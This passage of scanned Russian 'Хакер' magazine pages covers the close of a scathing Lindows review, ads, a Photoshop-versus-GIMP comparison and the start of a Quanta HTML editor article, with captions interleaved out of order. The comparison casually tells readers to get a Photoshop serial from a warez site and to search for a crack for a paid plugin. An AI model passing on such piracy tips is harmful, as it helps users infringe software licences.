с учетом языка. К счастью, у меня основные папки имеют только английские названия (для защиты от таких же полоумных пчел), и я смог добраться до папки с заготовкой статьи, чтобы продолжить описание нашего монстра. Кликанье по ворговскому документу заставило запуститься браузер, который смело полез в инет, видимо, желая слить оттуда недостающую софтинку для чтения таких странных файлов. Но я ему это запретил - инет платен, поэтому переживем пока так. Потестим лучше встроенные средства редактирования текста. Из редакторов был

Поддержка кириллицы из ОС выграна с корнем! Никакие принципы линуховской международной операционки не соблюдены, что вряд ли пойдет на пользу Линдовс.



Вот так отображается сетевая папка



Десктоп Линды

найден только стандартный линуховский, причем очень покоцанный - никак не хотел читать русский текст, изображая кучу квадратиков. Тут гуша поэта не выдержала, поэтому смело перехожу к выводам.

СУММ ДЕР ВНИЗ

Идея объединения мира Виндов и мира пингвина заманчива и красива, но реализация, представленная Майклом Робертсоном сотоварищи, сыра и ужасна. Уже начиная с установки, ОС оставляет неудовлетворительное впечатление, подкрепляемое всевозможными багами и недоработками, в изобилии выплывающими во время работы. Поддержка железа реализована, по моему мнению, плохо. Так ни звуковуха, ни видюха, сколько я ни шаманил, не запустились, а о соффт модем и говорить не приходится.

Отсутствие исходников ядра и компилятора в дистрибутиве системы автоматически переводит ее в разряд "Special for Lamer" - мы не сможем запустить нестандартное железо и поюзать соффт, распространяемый в виде сорцов. Таким образом, Линда теряет совместимость с очень большим пластом ПО, ориентированным на Линукс. Также отсутствие собственного соффта на дистре очень удручает - мы не миллионеры, чтоб все лить из инета, юзая тормознутую технологию клик анг ран (типа нажал и иди пей кофе, пока не скачается полсайта).

У продвинутых юзеров Линукс данная ОС вызовет только рвотный рефлекс. Отсутствует всегда так необходимый map, полный изврат с точками монтирования, даже раздел / умудрились назвать диском С. Линдовс - это попытка сделать Линукс для чайников. Типа - на хрена консоль? Урежем половину команд. Зачем трудные настройки? Пусть кликают и бегут в инет за софртом. Зачем опции в инсталле? Пусть все по дефолту. Может, и не будет работать, зато без настроек. То есть на данный момент эта система не подходит ни ламеру, ни хакеру, ни админу. Окончательный вердикт: полный АТСТОЙ, какого еще никто не видел. В довершение картины скажу о цене: 100 баксов за болвань (чем не Винда?).

Все худшее из обеих операционок слилось в великую ОСь Lindows. Вся шумиха и боязнь мелкомягких на данный момент необоснованны: Линдовс в теперешней реализации мертва и не может составить хоть малейшей конкуренции Виндам, не говоря уж о Линухе. Хотя они и пытаются пропихнуть своего уродца даже на ноутбуки! Но этим маркетинговая политика Майкла не закончилась, он решил начать продавать свой мультимедийный комп, естественно, на базе Линдовса, который сможет играть видео и музыку. Также девайс будет выполнять простейшие действия типа набора текста, причем цена его, по заверению самого Майкла, будет очень низкой.

Вот и все, что удалось нарыть про загадочное чудо Lindows. Пошел выметать это чудо с винта поганой метлой и строчить послания во все эхи, дабы доказать отстойность этой системы.



Дорогие друзья!

ВНИМАНИЕ!

По вашим многочисленным просьбам издательство (game)land запускает новый ежемесячный журнал, полностью посвященный прохождениям и кодам к самым популярным компьютерным играм.

ПУТЕВОДИТЕЛЬ

СТРАНА ИГР

"Путеводитель: Страна Игр" – идеальное издание для геймеров, желающих знать абсолютно все о своих любимых играх.

4 ПРИЧИНЫ ДЛЯ ПОКУПКИ ЖУРНАЛА:

- 1** 112 страниц исчерпывающей информации о лучших компьютерных проектах!
- 2** Самые детальные руководства и тактические советы, впечатляющие подборки хинтов и кодов, описание скрытых возможностей и приемов по взлому, рекомендации от мастеров киберспорта и многое другое!
- 3** CD-приложение, под завязку набитое всеми необходимыми трейнерами, сейвами, модами, патчами и прочими полезными бонусами!
- 4** Двухсторонний постер формата А2, который поможет вам в прохождении игр и нахождении секретов и бонусов.



Первый номер – в продаже с 26 августа
Ищите на прилавках!

Мы станем самым верным компасом на просторах виртуальных миров!

До встречи на страницах "Путеводителя"!

(game)land
ОСНОВАНА В 1992

PHOTOSHOP vs GIMP

СХВАТКА ЛУЧШИХ РЕДАКТОРОВ!

Докучаев Дмитрий aka Forb
(forb@real.xaker.ru)

У человека, занимающегося определенной деятельностью, обязательно существует свой список программ, без которых он не может обойтись. Например, хакер не может и дня прожить без своего любимого ssh-клиента, популярного эксплойта и ICQ-пагера ;). Если ты дизайнер, то твоя работа невозможна без хорошего html-отладчика и профессионального редактора изображений. Вот и добрались, наконец. Сегодня мы поговорим как раз о таких мощных средах разработки художественных шедевров :).

Оси 4work


Н

а правой половине нашего "ринга" находится всем известный Adobe Photoshop, на левой - менее известный форточным дизайнерам GIMP. По итогам нашего виртуального боя мы узнаем, кто же истинный победитель и достоин звания абсолютного чемпиона.

РАУНД ПЕРВЫЙ: ДОСТАВКА, УСТАНОВКА

Итак, поехали. Начнем с самого главного - добычи и установки наших редакторов. Несложно догадаться, что Фотошоп можно найти на странице производителя. Тыкась в ссылки, я, наконец, дошел до нужной паги <http://www.adobe.com/support/downloads/product.jsp?product=39&platform=Windows>, где мне предлагали забрать редактор под Windows. Невольно взглянул на размер, и вся охота качать его у меня мгновенно пропала, потому как вес эдитора был 160 мегабайт. Конечно, в эти 160 мегов было вложено много возможностей и примочек, но если ты сидишь на платном трафике, то Фотошоп ты, естественно, качать не будешь. Ты можешь взять его из других источников - на врезном сидюке или у соседа по локалке, ибо такой распространённый редактор можно найти в любом месте.

Теперь время для GIMP. Идем на сайт производителя (www.gimp.org) и видим аккуратный список FTP-серверов, откуда нам заботливо предлагают вытянуть последнюю версию редактора. Что печально, российского сервера там не наблюдается ;). Что ж, ограничимся буржуйским серваком. Полный линк на GIMP выглядит следующим образом: <ftp://ftp.cs.umn.edu/pub/gimp/v1.2/v1.2.5/gimp-1.2.5.tar.gz>. Вес эдитора всего 14 мегов. Я думаю, для любого человека стянуть такой размер из глобала не составит особого напряжения. В итоге получаем решительный удар по Фотошопу со




Приятная лицензия от GIMP

стороны GIMP'a - размер первого в десятки раз превышает второй.

А что с установкой? Тут все более-менее стандартно и без приключений. Распаковав, например, GIMP, достаточно сказать три магических слова `./configure, make, make install`, и перед тобой предстанет горячий бинарник `/usr/local/bin/gimp`, который ты можешь безболезненно запустить ;). Запустил? Тогда ты видишь дружелюбную среду установщика, любезно предоставляющего тебе Licence Agreement. После подтверждения лицензии тебе зададут ряд вопросов о размере кэша для изображений, а также путях для сохранения изображений. Я думаю, разобраться в этом может даже ребенок. А ты чего ожидал? Мучительного редактирования непонятного `gimp.conf`? Чувак! Linux не так сложен, как кажется на первый взгляд ;). Распаковавшись, GIMP займет у тебя на винте около 60 мегов; я считаю, что ничего страшного в этом нет. После

демонстративного прокручивания полосы инсталлятора тебя поздравят с успешной установкой редактора, не создадут никаких ярлычков на рабочем столе и со спокойной совестью отправят читать мануал ;).

С Photoshop все обстоит несколько иначе. После того как ты в муках скачал пакет, установщик почему-то спросит у тебя твою страну, имя, фамилию и кличку твоей собаки ;). Как окажется позже, эти данные ему нужны для процесса регистрации Фотопопы. Затем у тебя заботливо спросят серийник, который ты, конечно же, найдешь на <http://astalavista.box.sk/> ;). Либо, если ты исп-





Запрос серийного номера при инсталляции Фотошопы

равно платишь налоги, тебе придется заплатить 690 буказоидов и получить от Adobe фирменный сигюк с Photoshop (либо серийник почтой). Если серийник валиден, инсталлер установит все необходимые файлы в установочную директорию (по

➔ Невольно взглянул на размер, и вся охота качать его у меня мгновенно пропала, потому как вес эдитора был 160 мегабайт.

➔ Распаковав, например, GIMP, достаточно сказать три магических слова `./configure, make, make install`, и перед тобой предстанет горячий бинарник `/usr/local/bin/gimp`, который ты можешь безболезненно запустить ;).





Так вот ты, оказываешься, какой - северный олень ;)

умолчанию c:\program files\adobe\photoshop 7.0). Вес этой самой папки будет около 190 килограммов (я хотел сказать, мегабайт :)).

Фриварность GIMP намного рулезнее шароварности Photoshop, поэтому решающий удар опять-таки поступает со стороны редактора под правильную ось ;).

Подведем итоги первого раунда. Со счетом 1:0 на начальной стадии лидирует GIMP. Надеемся, что Фотошоп покажет себя непосредственно в работе.

РАУНД 2: УДОБСТВО В РАБОТЕ

Итак, второй раунд. Рассмотрим наши лучшие редакторы в работе. Я не буду заходить в дебри, а лишь протестирую их на базовые возможности, коими чаще всего пользуются дизайнеры.

Начнем с GIMP. После первого запуска он немного подумает, создаст необходимые каталоги и представит перед пользователем в виде четырех окон-диалогов: главного окна, панели инструментов, диалога слоев и кисти. Панель инструментов состоит из последовательности кнопок, которые закрепляют за собой определенную функцию, как например, кисть, размывка, палец, заливка и т.д. и т.п. Внизу панели инструментов располагаются активный и вторичный цвета (слева), а также градиент, шаблон и размер кисти (справа). Это очень удобно, потому как всего за несколько щелчков мыши ты можешь добиться нужного результата.

Чтобы создать изображение, достаточно выбрать Файл->Новый либо нажать горячую клавишу Ctrl+N (о горячих клавишах в редакторах мы поговорим несколько позже). Появится окно с пустым изображением. Поначалу я долго не мог понять, где искать все основные действия над картинкой. Оказалось, что достаточно кликнуть правой кнопкой мыши по этому окну, и перед тобой предстанет огромное меню с филь-

рами, масштабированием, выделением и прочими фичами ;).


В своей работе GIMP использует слои. Я думаю, ты знаешь, что это такое, но все же напомним: слоевой рисунок представляет собой ровную стопку фильтров или слайдов, наложенных друг на друга. Все эти слои корректно сохраняются лишь в формате редактора - XCF. Разумеется, что весить он будет намного больше, чем обычная картинка.

Козырем этого редактора, пожалуй, является легкодоступность к любому пункту меню. Поясняю, в любом гнопе-приложении Linux подменю легко перетаскивается на передний план. Это можно сделать одним нажатием мыши на верхнюю пунктирную полосу закладки.

Все хорошо... Напрягает лишь то, что у GIMP нет единого связывающего окна, а все окошки беспорядочно раскиданы по рабочему столу. Отсутствует хелп, что делает работу в эдиторе очень проблематичной (без поиска инфры в инете мое первое знакомство с GIMP длилось всего минуту :)). Излишняя гуеватость линухового приложения порой также действует на нервы (особенно для виндузятника), именно поэтому Гимп так и не прижился в обществе дизайнеров.

Винда... В этой среде все намного привычнее, чем в Лине (я говорю от

лица дизайнера). После долгого запуска Фотошопы ты увидишь единую программу, в которой окна уже будут разбросаны в произвольном порядке. Таких окон довольно много - менеджер слоев, цветов, координат, кистей, инструментов и т.п. Открывается файл двойным щелчком по любому месту Photoshop. Необходимо создать новый? Без проблем! Дави Ctrl+N и выбери параметры файла. Если картинка находится в буфере обмена, эдитор автоматически подберет ее размеры. С помощью горячих клавиш можно за несколько секунд отредактировать изображение. Удоб-




Удобная работа со слоями в форточном редакторе

ный менеджер слоев поможет оперативно отлаживать каждый кусок твоего изображения. Одним словом, лучше один раз увидеть, чем сто раз услышать. После того как прокликаешь все, что кликается, ты довольно быстро научишься работать в среде форточного редактора ;).

Файло Фотошопа имеет уникальное расширение PSD и хранит в себе все слои редактора. Таким образом, сохранив файл в родном формате, ты можешь удалить/добавить новые слои в изображение, открыв его повторно. Редактор умеет создавать анимацию и работать с видео-файлами. Хотя для видео лучше использовать свои родные тулзы.

На этот раз Photoshop показал себя с лучшей стороны. В нем удобнее и привычнее работать, он име-



Стандартная среда виндового PhotoShop


Если ты исправно платишь налоги, тебе придется заплатить 690 буказоидов и получить от Adobe фирменный сигнок с Photoshop (либо серийник почтой).

Излишняя гуеватость линухового приложения порой также действует на нервы (особенно для виндузятника), именно поэтому Гимп так и не прижился в обществе дизайнеров.

ет множество примочек, которые можно заюзать всего за пару щелчков мыши. Наличие моря литературы и хелпа по ФотоЖопе также делают его популярным (еще бы, от реализации проекта Adobe, наверное, гребет деньги лопатой ;)). В общем, во втором раунде побеждает Photoshop. Итоговый счет 1:1. Поглядим, что будет дальше...

РАУНД 3: ЛОКАЛИЗАЦИЯ

Посмотрим, как производители позаботились о русификации наших



редакторов. Я думаю, ты слышал о проблеме русских букв в Photoshop. Тем не менее этот недостаток легко исправляется путем долгого лазания в реестре (ищем раздел HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Nls\Codpage и меняем значение параметра 1250 на CP_1251.nls и 1252 на CP_1251.nls) и ребута. При слове "ребут" каждый уважающий себя юниксоид хмурит брови, так как перезагружает машину лишь при замене ядра. Не мудрено, что в GIMP проблема русских букв попросту отсутствует. Мало того, ФотоЖопа страдает также русскими названиями слоев - ну не понимает он их, и все! Тут случай клинический, методику исправления этого бага я не нашел.

Что касается русификации для GIMP - достаточно установить русскую локаль, и он будет полностью русским (а если установить японскую локаль - японским. Пряма-таки хамелеон ;)). Для Photoshop же придется скачивать дополнительный патч. Этот патч меняется от версии к версии, поэтому, введя ключевые слова "rus" и "photoshop" в поисковике, ты его быстро отыщешь (мне ли тебя учить пользоваться поисковыми системами?). После его установки я долго смеялся над опечатками переводчиков - я думаю, ты их тоже сразу обнаружишь.

Итог очевиден. В плане локализации Photoshop просасывает ;), поэтому в третьем раунде опять побеждает GIMP. Текущий счет 2:1 в пользу последнего.

РАУНД 4: ПЛАГИНЫ

Огромный выбор плагинов под Photoshop всегда радовал глаз и грел душу дизайнерам, потому как они в

десять раз облегчают их и без того проблемную работу. Перечислять работу каждого плагина просто бессмысленно - на это уйдет не одна книга. Просмотреть их можно, ткнув в пункт меню Filter. Как видишь, ассортимент их огромен. Тут и разного рода размытия, и вчленение (ну и слово я придумал ;)) рисунка в изображение и т.д. и т.п. Но самым рулезным плагином является КРТ6, который поставляется отдельным пакетом, весит 76 мегабайт и... как ты уже догадался, является далеко не бесплатным. Но на каждый платный проект найдется свой кряк, так что топай на Альтависту и ищи его там. В КРТ6 есть все и еще чуть-чуть: эквалайзер с разными подстройками изображения (размытие, гель и т.п.), поддержка анимации и видео. Одним словом, без бутылки тут не разобьешься (к КРТ6 прилагается хороший английский мануал, так что скучать не придется ;)). В этом плагине можно в два штриха нарисовать луну (какой-то режим фраз луны и солнца там имеется), об остальных способностях КРТ6 додумывай сам.

Об установке плагинов думать не стоит. Просто жми на exe-файл и однозначно отвечай на все вопросы (да/нет/не знаю ;)), инсталлер сде-

рый содержит в себе массу увлекательных возможностей, например, создания разного вида кнопок, кистей, текстур и анимаций. Короче, много возможностей в одном флаконе. Кроме того, ты найдешь в GIMP множество различных шумов, имитаций, искажений и тому подобной фишек. Весомым минусом в плагинах Гимпа является то, что запускаются они отдельным процессом, а не вместе с программой (представь, сколько памяти сожрет у тебя с десятком плагинов). Обидно - дополнительный к Гимпу очень мало, скучный ассортимент ты можешь найти на www.gimp.org, там же ты отыщешь ссылку на мануал по написанию этих самых плагинов - кто знает, быть может ты освоишь этот мануал и сам будешь кодить модули для GIMP ;).

В общем, на мой трезвый взгляд, плагины в Photoshop намного лучше GIMP'овых и их больше, поэтому раунд заканчивается с суммарным счетом 2:2.

РАУНД 5: СОВМЕСТИМОСТЬ И ФОРМАТЫ

Очень интересно, то ли Гейтс так взаимно невзлюбил Торвальдса, то ли причина в другом. Но у GIMP и

Я упоминал, что документации для GIMP довольно мало, но это не значит, что она полностью отсутствует. На сайте <http://gimp.linux.net.ru> ты можешь найти много интересных статей и примеров работы с линейным редактором.

плат все за тебя, предварительно взяв оплату в виде серийного номера. Сами плагины можно скачать с сайта производителя - виртуальные двери на <http://www.adobe.com> для тебя всегда открыты.

А что в GIMP? Тут также имеются плагины. Но не такие яркие, как в Photoshop. По дефолту с Гимпом поставляется плагин script-foo, кото-

Photoshop нет взаимопонимания. Не совместимы они, и все тут. XCF-поддержка напрочь отсутствует в виндовом редакторе, PSD-файлы не открыть в линейном, хотя такое расширение есть в списке OpenFiles'ов (у меня PSD-шка от 7 Фотошопа читаться отказалась). Что же, будем довольствоваться промежуточными форматами ;).

В ФотоЖопе таких форматов гораздо больше чем в Гимпе - тут тебе и tif, и jpg, и bmp, и png, и т.е. ва хуча каких-то неизвестных мне графических расширений. Несомненно, в GIMP этот список тоже большой, но несколько меньше, чем у его оппонента. Более того, в форточном редакторе существуют различные режимы сжатия и сохранения графики и видео. Не грех упомянуть об экспорте в gif-формат с огромными модификациями. Импорт в Photoshop также имеется, эдитор позволяет принимать пиксы прямо со сканера (с помощью чудной утилиты ScanExpress).

Я полностью уверен в Photoshop, в нем откроется любой файл с гра-



Мало того, ФотоЖопа страдает также русскими названиями слоев - ну не понимает он их и все! Тут случай клинический, методику исправления этого бага я не нашел.

Огромный выбор плагинов под Photoshop всегда радовал глаз и грел душу дизайнерам, потому как они в десятки раз облегчают их и без того проблемную работу.


фрикой и видео, какой я пожелаю. Поэтому в этом раунде Фотошоп наносит сокрушительный удар своему противнику. Счет 3:2.

РАУНД 6: ГОРЯЧИЕ КЛАВИШИ

Доказано, что использование HotKeys повышает производительность работы в десятки раз. Поэтому не будем лишним обратить внимание на горячие клавиши в наших эдиторах.

Разумеется, каждый уважающий себя дизайнер знает ХотКейзы в Photoshop. Для удобства они могут юзаться одинаково на разных раскладках, чего не сказать о GIMP :(Я вообще удивился, когда, нажав ctrl+d (снять выделение в Photoshop), получил субликат изображения в Гимпе. Некоторые горячие клавиши, которые были незаменимы в форточках, вообще не работали.

Хотя в GIMP существует возможность переопределения горячих клавиш для любых меню. Для этого необходимо вызвать его, выбрать нужный пункт и нажать новую комбинацию клавиш. Она будет динамически связана и сохранена при выходе из редактора. Вообще-



Каждый плагин GIMP - отдельный процесс

то, это очень полезная возможность, так как позволяет назначить свои горячие клавиши на наиболее часто используемые действия. Так, например, я назначил Alt+I для инверсии цвета, переопределил Ctrl+D для снятия выделения, Shift+S для "Сохранить как". Удалить такое сочетание клавиш можно с помощью батона Delete.

С учетом того, что ни один дизайнер не будет переучиваться на ХотКейзы GIMP, если раньше юзал ФотоЖоп, в последнем раунде побеждает виндовый редактор, и счет становится 4:2.

РАЗ, ДВА, ТРИ... НОКАУТ!

Вот и закончилась схватка двух популярных редакторов. Закончилась в пользу виндового Photoshop, несмотря на его огромный размер и шароварность. Так уж повелось, что Photoshop раньше появился и довольно быстро развивался, именно поэтому его так любят профессиональные дизайнеры. Согласись, будь ты самый навороченный редактор, ты не сел бы за него, если бы полжизни провел в другом. Точно так же и дизайнеры - им даже чужд Linux (я говорю о большинстве, а не о нас с тобой ;)) и, сидя в форточках, им ничего не остается делать, как использовать Photoshop. Хотя производители предлагают скачать портированный виндовый GIMP с теми же функциями и примочками, что и в правильной оси.

Если верить разработчикам, версия Гимпа 1.2 в два раза отличается от предыдущей 1.1. Из этого можно сделать вывод, что редактор совершенствуется с каждым релизом. Быть может, через 3-4 выпуска мы повторно проведем схватку Photoshop и нашего любимого линейного эдитора... И тогда он наверняка одержит законную победу в бою.



e-shop

<http://www.e-shop.ru>

ХАКЕР'S STUFF X

ТОВАРЫ НА БУКВУ



Футболка "Думаю..." с логотипом "Хакер": белая

\$13.99



\$35.99

Толстовка "WWW" с логотипом "Хакер": темно-синяя




Куртка ветровка (GL) "FBI" с логотипом "Хакер": темно-синяя, черная

\$39.99

Бейсболка (GL) с логотипом "Хакер", темно-синяя

\$17.99



\$19.99

Пивная кружка с логотипом "Хакер"

ВСЕ ЭТИ ФИШКИ ТЫ МОЖЕШЬ ЗАКАЗАТЬ
НА НАШЕМ САЙТЕ WWW.HAKER.RU,
ИЛИ ПО ТЕЛЕФОНУ: (095) 928-0360, (095) 928-6089

WEB-ВЕРСТКА В LINUX

ГЛАВНЫЙ ИНСТРУМЕНТ WEB-ДИЗАЙНЕРА ПОД ЛИН

Ушаков Андрей aka A-nd-Y
(Andy_@timus.ru)

В Линуксе и прочих нисках дела с HTML-версткой (точнее со специализированными редакторами) обстоят далеко не так хорошо, как в Винде. Пожалуй, все средства для создания HTML-документов под Линуксом ограничиваются достаточно продвинутым редактором Quanta, а также некоторым количеством текстовых редакторов с поддержкой HTML-синтаксиса.

Оси 4work



хочу подробнее остановиться на Quanta. Quanta можно назвать единственным специализированным редактором для WEB-разработки для *nix, но сразу скажу, что редактор этот стоящий и заслуживает внимания.


Конечно, не буду спорить, что для написания HTML можно использовать такие продвинутые средства, как vi и Emacs, а также относительно простые текстовые редакторы, например, из пакета KDE. Но это всего лишь текстовые редакторы. Quanta же - специализированный пакет со строго предписанным назначением.

К тому же, чтобы начать использовать Emacs хоть сколько-нибудь осознанно, со всеми его возможностями, потребуется прочитать, пожалуй, не одну книжку. Наша же задача - рассмотреть средство, которое облегчит жизнь HTML-кодеру, коим отчасти является WEB-дизайнер, но в то же время будет довольно простым в освоении. Quanta прекрасно отвечает этим требованиям.

ОСМОТР НА МЕСТЕ

Quanta базируется на библиотеках QT, а также тесно интегрирована с редактором Kate из пакета KDE, что, в свою очередь, требует наличия некоторых компонентов KDE в системе.

Сама Quanta весит немного (~3mb), но требования пакетов KDE автома-



Интерфейс Quanta

тически увеличивают объем файлов, необходимых для установки Quanta. Но не все так плохо. Во-первых, KDE есть в большинстве дистрибутивов, да и Quanta в дистрибутивах встречается достаточно часто.

Также стоит отметить, что применение Quanta не ограничивается только Линуксом. Ее применение возможно на всех тех нисках, на которые портирована KDE. С полной уверенностью могу сказать о работе Quanta на Linux, FreeBSD, OpenBSD, NetBSD. На других системах не проверял, в связи с их ма-

лой распространенностью в качестве десктопов.

Качай архив Quanta с любого из серверов проекта KDE (их список можно найти на сайте <http://www.kde.org>). Установка из исходников через стандартные команды: ./configure, make, make install, после чего программа установлена и готова к работе.


Запускай программу командой quanta в командной строке. Если команда не будет найдена, укажи полный путь, который можно узнать, набрав "whereis quanta".

Сейчас перейдем непосредственно к рассмотрению возможностей редактора. После запуска перед нами появляется рабочее окно редактора, разделенное на две части. Левая часть состоит из нескольких вкладок, среди которых вкладка просмотра дерева каталогов, вкладка просмотра файлов проекта, окно шаблонов, просмотр DOM-структуры (Dynamic Object Model), а также вкладка окошка справочной информации.

Во второй, правой части рабочей области программы мы также видим несколько вкладок, содержащих структурные элементы HTML документа и призванных упростить редактирование/создание кода. Вкладка Standart содержит кнопки базовых тегов. Названия вкладок Fonts, Tables, Lists, Forms говорят сами за

Последнюю версию Quanta всегда можно скачать с сайта <http://www.kde.org>.

Все спецификации по различным языкам, используемым в WEB, можно найти на сайте <http://w3c.org>.



Режим предварительного просмотра

себя. При нажатии на кнопку какого-либо элемента в главном рабочем поле будут появляться соответствующие теги. Для некоторых тегов будут выводиться диалоговые окошки с запросом параметров.

Над двумя рабочими областями программы находится несколько панелей меню: стандартное меню команд приложений KDE, а также две панели с командами Quanta. На них находятся кнопки перемещения между действиями, кнопка предварительного просмотра страницы в браузере, кнопки навигации по ссылкам просматриваемой страницы, а также довольно интересная кнопка, позволяющая просматривать логи произведенных действий в специально появляющемся окне, внизу рабочего поля программы.

К ДЕЛУ, ГОСПОДА!

